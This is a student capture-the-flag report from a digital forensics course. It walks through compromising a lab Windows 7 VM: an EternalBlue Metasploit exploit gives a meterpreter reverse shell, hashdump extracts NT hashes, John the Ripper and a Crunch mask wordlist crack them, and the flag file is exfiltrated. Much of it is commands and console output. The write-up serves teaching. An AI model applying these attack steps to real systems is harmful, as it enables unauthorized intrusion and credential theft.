CAPTURE THE FLAG

(Title of the project)

Submitted to:

Sir Muhammad Waqar

(Instructor)

Course:

CYS5201 Digital Forensics

Submitted by:

- WASIQ ABBASI 24109122
- FAHAD FAIZ 24109106


Capture the Flag (CTF) Report


CTF Target: Windows 7 Machine (on VMware Workstation)
Attacking Machine: Kali Linux 2025
Primary Tools Used: Zenmap, Searchsploit, Metasploit, John the Ripper, Crunch
Objective: Gain access to the machine and retrieve the flag

🔍 1. Initial Setup and Identification

We begin with a Windows 7 virtual machine loaded in **VMware Workstation**. Upon boot-up, we confirm its identity via the graphical user interface.

Our attacking machine is **Kali Linux (2025 version)**.







🌐 2. Network Scanning and Service Enumeration

We launch **Zenmap** from Kali Linux to discover the target's IP and open services. After scanning the network:


- The IP address of the target machine is identified.
- Port **445 (SMB)** is open.






🛠️ 3. Vulnerability Discovery

Using searchsploit, we look up known vulnerabilities for services running on the target (specifically **SMB on port 445**). We identify the **EternalBlue** exploit as applicable.






🎯 4. Exploitation Using Metasploit

We open the **Metasploit Framework** on Kali and search for the EternalBlue exploit.

Steps:

- Search for eternalblue within Metasploit.
- Select and configure the appropriate exploit module.
- Set the **RHOST** (target IP address).
- Execute the exploit.

After successful exploitation, we gain access to the **Windows 7 machine via a meterpreter shell**.



```
File  Actions  Edit  View  Help
root@kali: ~    kali@kali: ~    root@kali: /home/kali

   #  Name                                        Disclosure Date  Rank     Check  Description
   -  ----                                        ---------------  ----     -----  -----------
   0  exploit/windows/smb/ms17_010_eternalblue    2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel P
ool Corruption
   1    \_ target: Automatic Target
```

```
View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhosts 192.168.182.161
rhosts => 192.168.182.161
msf6 exploit(windows/smb/ms17_010_eternalblue) > options

Module options (exploit/windows/smb/ms17_010_eternalblue):
```

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > run
[*] Started reverse TCP handler on 192.168.182.160:4444
[*] 192.168.182.161:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.182.161:445   - Host is likely VULNERABLE to MS17-010! - Windows 7 Home Basic 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.182.161:445   - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.182.161:445 - The target is vulnerable.
[*] 192.168.182.161:445 - Connecting to target for exploitation.
[+] 192.168.182.161:445 - Connection established for exploitation.
[+] 192.168.182.161:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.182.161:445 - CORE raw buffer dump (40 bytes)
[*] 192.168.182.161:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 48 6f 6d 65 20 42  Windows 7 Home B
[*] 192.168.182.161:445 - 0x00000010  61 73 69 63 20 37 36 30 31 20 53 65 72 76 69 63  asic 7601 Servic
[*] 192.168.182.161:445 - 0x00000020  65 20 50 61 63 6b 20 31                          e Pack 1
[+] 192.168.182.161:445 - Target arch selected valid for arch indicated by DCE/RPC reply
```

```
[*] 192.168.182.161:445 - Triggering free of corrupted buffer.
[*] Sending stage (203846 bytes) to 192.168.182.161
[+] 192.168.182.161:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.182.161:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.182.161:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[*] Meterpreter session 1 opened (192.168.182.160:4444 -> 192.168.182.161:49160) at 2025-05-23 22:54:45 -0400

meterpreter > sysinfo
Computer        : WIN-FBOU4N7FBQ5
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 0
Meterpreter     : x64/windows
meterpreter > screenshot
Screenshot saved to: /usr/share/metasploit-framework/pjlroZxB.jpeg
meterpreter >
```


🔐 5. Credential Harvesting and Cracking


With system access:


- We extract **account hashes**, specifically for test and test-1.
- Save the hashes into a file on Kali.
- Run **John the Ripper** with NT hash format and the rockyou.txt wordlist.

Only the test-1 account hash was cracked successfully.

```
[-] screenshare: Interrupted
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
test:1000:aad3b435b51404eeaad3b435b51404ee:2696ad6b7b50336220e258b22376e72a:::
Test-1:1001:aad3b435b51404eeaad3b435b51404ee:b24610073c064d58895e824e3e83c7e7:::
meterpreter >
```








🔓 6. Gaining User-Level Access

Using the cracked credentials for test-1, we log in to the corresponding user account on the target.

On the **Desktop**, we find a readme.txt file mentioning that the test account password was **partially shoulder-surfed**, but a few characters are missing.



🔓 7. Password Guessing with Crunch

Using the known partial password, we employ **Crunch** to generate a custom wordlist covering all possible combinations for the missing characters.

Steps:

- Run crunch with specified rules.
- Save the generated list to a file.
- Use John the Ripper again with this new wordlist to crack the test account hash.

```
┌──(kali㉿kali)-[~]
└─$ crunch 15 15 -f /usr/share/crunch/charset.lst mixalpha-numeric-all-space -t Tr@@sF0r@3r123@ -o crunch.txt
Crunch will now generate the following amount of data: 1303210000 bytes
1242 MB
1 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 81450625

crunch:  17% completed generating output

crunch:  34% completed generating output

crunch:  49% completed generating output

crunch:  65% completed generating output

crunch:  81% completed generating output
```


```
┌──(root㉿kali)-[/usr/share/wordlists]
└─# john -w=/home/kali/crunch.txt /root/hash.txt --format=NT
Using default input encoding: UTF-8
Loaded 3 password hashes with no different salts (NT [MD4 128/128 AVX 4×3])
Remaining 1 password hash
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
Tr@^sF0rM3r123%  (test)
1g 0:00:00:11 DONE (2025-05-23 23:14) 0.08340g/s 4555Kp/s 4555Kc/s 4555KC/s Tr@^sF0rM3r123I..Tr@^sF0rN3r123I
Warning: passwords printed above might not be all those cracked
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed.
```

📁 8. Locating and Retrieving the Flag

Now logged into the test account:

- On the Desktop, a note gives us a **hint about the flag file extension**.


- We use **Meterpreter's search function** to locate files with that extension.
- Locate the **flag file** and download it to Kali.




```
meterpreter > search -f *.pdf
Found 1 result...
=================

Path                                                    Size (bytes)  Modified (UTC)
----                                                    ------------  --------------
c:\Program Files\VMware\VMware Tools\Superduper-Secret-Doc.pdf  62579         2025-05-23 07:14:49 -0400

meterpreter > download 'c:\Program Files\VMware\VMware Tools\Superduper-Secret-Doc.pdf'
[*] Downloading: c:\Program Files\VMware\VMware Tools\Superduper-Secret-Doc.pdf → /usr/share/metasploit-framework/Superduper-Secret-Do
c.pdf
[*] Downloaded 61.11 KiB of 61.11 KiB (100.0%): c:\Program Files\VMware\VMware Tools\Superduper-Secret-Doc.pdf → /usr/share/metasploit
-framework/Superduper-Secret-Doc.pdf
[*] Completed  : c:\Program Files\VMware\VMware Tools\Superduper-Secret-Doc.pdf → /usr/share/metasploit-framework/Superduper-Secret-Do
c.pdf
meterpreter >
```



🏁 9. Conclusion

- Access was gained through SMB vulnerability **EternalBlue**.
- Hashes for both test and test-1 were extracted and cracked using **John the Ripper**.
- The final flag was successfully retrieved from the test account's file system.

Flag Content:
"Congratulations! You have found the CTF!"